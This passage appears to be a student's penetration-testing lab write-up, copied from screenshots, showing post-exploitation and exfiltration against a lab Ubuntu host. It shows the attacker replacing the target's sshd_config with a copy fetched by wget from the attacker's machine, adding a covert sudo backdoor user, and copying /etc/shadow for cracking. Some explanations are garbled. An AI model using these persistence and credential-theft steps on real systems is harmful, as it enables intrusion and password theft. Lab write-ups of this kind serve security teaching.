
STEP 5: Post-Exploitation

Task 1: Copy the SSH server configuration from the target system

cd /etc/ssh/sshd_config

using the above command will modify the ssh server configuration and copy it into the file sshdc_config /etc/ssh/sshd_config. This will help us to to enter into the system every time we want without exploiting the vulnerability every time we are trying to gain access to it.


Cd /etc/ssh/ This is use to change the directory using the cd command. cat command its use in the file sshd_config to view all the contains.



```
root@ip-10-1-55-227:/tmp# cd /etc/ssh/
cd /etc/ssh/
root@ip-10-1-55-227:/etc/ssh# cat sshd_config
cat sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO
```

mkdir ~/sshd


mkdir command its use to create a directory. ~/ it means the home directory of the current user. which will be name sshd. This directory will be used to hold the sshd config file that we copied from the target system.



```
[Mon Oct 05 15:39:48 eduardo-argueta@kali:~ ] $: mkdir ~/sshd
[Mon Oct 05 15:40:08 eduardo-argueta@kali:~ ] $: 
```

The sshd config file is a file that contains configuration for the ssh port on the target machine. Since editing this file on the target machine would be difficult, we copy the file to our system, edit it and replace the original file with our modified one.

Task 2: Edit SSH server configuration on the Kali system




```
[Mon Oct 05 16:08:58 eduardo-argueta@kali:~ ] $: cd sshd
[Mon Oct 05 16:09:04 eduardo-argueta@kali:~/sshd ] $: ls
sshd_config
[Mon Oct 05 16:09:06 eduardo-argueta@kali:~/sshd ] $: 
```

cd command its use to change directory to our sshd directory. Now with the command ls it help us to see the files that are already in the directory and we can see that we have our sshd_config file. Modifying the file to allow access via username and password.


Task 3: Put the modified SSH server configuration back on the target system

python -m SimpleHTTPServer 8000

In the above command python is our program the -m option tells python to run a module which is the SimpleHTTPServer to the port number 8000



```
[Mon Oct 05 16:09:06 eduardo-argueta@kali:~/sshd ] $: python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```




Directory listing for /

- sshd_config

mv sshd_config sshd_config_old


in the above command the mv its use on the target system to move the current mv sshd_config file to sshd_config_old to make some way for the newly edited file. Using the command we can see it in the screenshot below.



```
root@ip-10-1-55-227:/etc/ssh# mv sshd_config sshd_config_old
mv sshd_config sshd_config_old
root@ip-10-1-55-227:/etc/ssh# ls
ls
moduli                ssh_host_ecdsa_key        ssh_host_rsa_key
ssh_config            ssh_host_ecdsa_key.pub    ssh_host_rsa_key.pub
ssh_host_dsa_key      ssh_host_ed25519_key      ssh_import_id
ssh_host_dsa_key.pub  ssh_host_ed25519_key.pub  sshd_config_old
root@ip-10-1-55-227:/etc/ssh# 
```


wget 10.1.56.66:8000/sshd_config

The above command wget its to get the new sshd_config file from our kali linux system via HTTP. Using the target ip and the port number to the new sshd_config file.


```
root@ip-10-1-55-227:/etc/ssh# wget 10.1.56.66:8000/sshd_config
wget 10.1.56.66:8000/sshd_config
--2020-10-05 16:23:09--  http://10.1.56.66:8000/sshd_config
Connecting to 10.1.56.66:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4362 (4.3K) [application/octet-stream]
Saving to: 'sshd_config'

sshd_config         100%[===================>]   4.26K  --.-KB/s    in 0s

2020-10-05 16:23:09 (704 MB/s) - 'sshd_config' saved [4362/4362]

root@ip-10-1-55-227:/etc/ssh# 
```


ls sshd_config

ls command its use to verify that the sshd_config file has been downloaded it. And we can see that is showing our file so that means that we now have the config file in the system. Screenshot below.


```
root@ip-10-1-55-227:/etc/ssh# ls sshd_config
ls sshd_config
sshd_config
root@ip-10-1-55-227:/etc/ssh# 
```

service sshd restart


The file is placed back into the system and the sshd service is restarted for the changes to take effect.


```
root@ip-10-1-55-227:/etc/ssh# service sshd restart
service sshd restart
root@ip-10-1-55-227:/etc/ssh# 
```

Task 4: Create a user with sudo access on the target system

Add user edd


The above command is used now that we have gained root access to the system. Use start making modifications to the system we need to add user instead of trying to change the password to a already existing user in that way no one will find out that a password has been changed.



```
root@ip-10-1-55-227:/etc/ssh# adduser edd
adduser edd
Adding user `edd' ...
Adding new group `edd' (1002) ...
Adding new user `edd' (1002) with group `edd' ...
Creating home directory `/home/edd' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: student

Retype new UNIX password: student

passwd: password updated successfully
Changing the user information for edd
Enter the new value, or press ENTER for the default
        Full Name []:

        Room Number []:

        Work Phone []:

        Home Phone []:

        Other []:

Is the information correct? [Y/n] y
y
root@ip-10-1-55-227:/etc/ssh# 
```

usermod -G sudo edd

above command is to make the new user a sudo user which sudo means that we are adding this new user to the full control of the system have full privileges in the target system.



```
root@ip-10-1-55-227:/etc/ssh# usermod -G sudo edd
usermod -G sudo edd
root@ip-10-1-55-227:/etc/ssh# 
```


Usermod command is to modified the mod in the user, -G add to a group and sudo is the sudo group which is the full access in the system to make any changes.

Using Kali Linux terminal to ssh into the target system

SSH sign in and sudo check

After making the changes in the sshd_config file, we are able to login to the target machine with ssh.

Using the new user added edd to the target ip address we can see in our screenshot that we are allowed to gain access in the system.



```
[Mon Oct 05 17:03:10 eduardo-argueta@kali:~ ] $: ssh edd@10.1.55.277
ssh: Could not resolve hostname 10.1.55.277: Name or service not known
[Mon Oct 05 17:03:43 eduardo-argueta@kali:~ ] $: ssh edd@10.1.55.227
edd@10.1.55.227's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

38 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

edd@ip-10-1-55-227:~$ cd ~
edd@ip-10-1-55-227:~$ sudo echo test > testfile
[sudo] password for edd:
edd@ip-10-1-55-227:~$ ls testfile
testfile
edd@ip-10-1-55-227:~$
```


Sudo echo test > testfile

With the above command we are trying to see if the new user has now access to the target system if we do have full access we will be able to see the files after we typed our password and the file name will be able to see after we typed ls command to see files inside the directory.

As a result we are able to see the file testfile been said we have accomplished to made a user with root access in the target system.

STEP 6 – Exfiltration

Task 1: Access the target system via SSH




```
[Mon Oct 05 17:08:46 eduardo-argueta@kali:~ ] $: ssh edd@10.1.55.227
edd@10.1.55.227's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

38 packages can be updated.
0 updates are security updates.


Last login: Mon Oct  5 17:04:13 2020 from 10.1.56.66
edd@ip-10-1-55-227:~$ 
```

The target system is accessible with ssh now. We have typed our user to the target ip address the target ip address had request the password and the password we had made was granted access to the system.

Task 2: Copy the passwd and shadow files

In the system we have two types of files one for user and one for the passwords hashes.

The etc/passwd file contains a list of the usernames and the etc/shadow file contains the hashed passwords for the users in the etc/password file. To crack the password, we need to extract both files the one with the users and the one with the hashed passwords.


```
edd@ip-10-1-55-227:~$ cd ~/
edd@ip-10-1-55-227:~$ cp /etc/passwd ~/
edd@ip-10-1-55-227:~$ cp /etc/shadow ~/
cp: cannot open '/etc/shadow' for reading: Permission denied
edd@ip-10-1-55-227:~$ sudo cp /etc/shadow ~/
[sudo] password for edd:
edd@ip-10-1-55-227:~$ ls -l
total 12
-rw-r--r-- 1 edd  edd  1691 Oct  5 18:47 passwd
-rw-r----- 1 root root 1126 Oct  5 18:47 shadow
-rw-rw-r-- 1 edd  edd     5 Oct  5 17:04 testfile
edd@ip-10-1-55-227:~$
```

sudo cp /etc/shadow

ls -l


The above command sudo is to have access to root privileges which is full privileges, cp command is to copy the shadow files. The ls -l commands are to see that the copied passwd file is owned by the user and the shadow file is own by root as we used the sudo command.

The passwd and shadow files are the files that contain user and password information the linux system. Using ssh, we copy the passwd and shadow files into our system.

`Make current user owner of shadow file`

`sudo chown edd shadow`


The above command chown is to change ownership on the shadow file. And it's used to make the current user the owner of both files before I can exfiltrate them.


```
edd@ip-10-1-55-227:~$ sudo chown edd shadow
edd@ip-10-1-55-227:~$ ls -l
total 12
-rw-r--r-- 1 edd edd  1691 Oct  5 18:47 passwd
-rw-r----- 1 edd root 1126 Oct  5 18:47 shadow
-rw-rw-r-- 1 edd edd     5 Oct  5 17:04 testfile
edd@ip-10-1-55-227:~$
```

Task 3: Exfiltrate the passwd and shadow files

mkdir ~/passwords


the above command is to help us create a new directory name password is where we are going to be placed all the passwords. Cd ~/password is to change the directory and go to the password directory.



```
[Mon Oct 05 18:53:10 eduardo-argueta@kali:~ ] $: mkdir ~/passwords
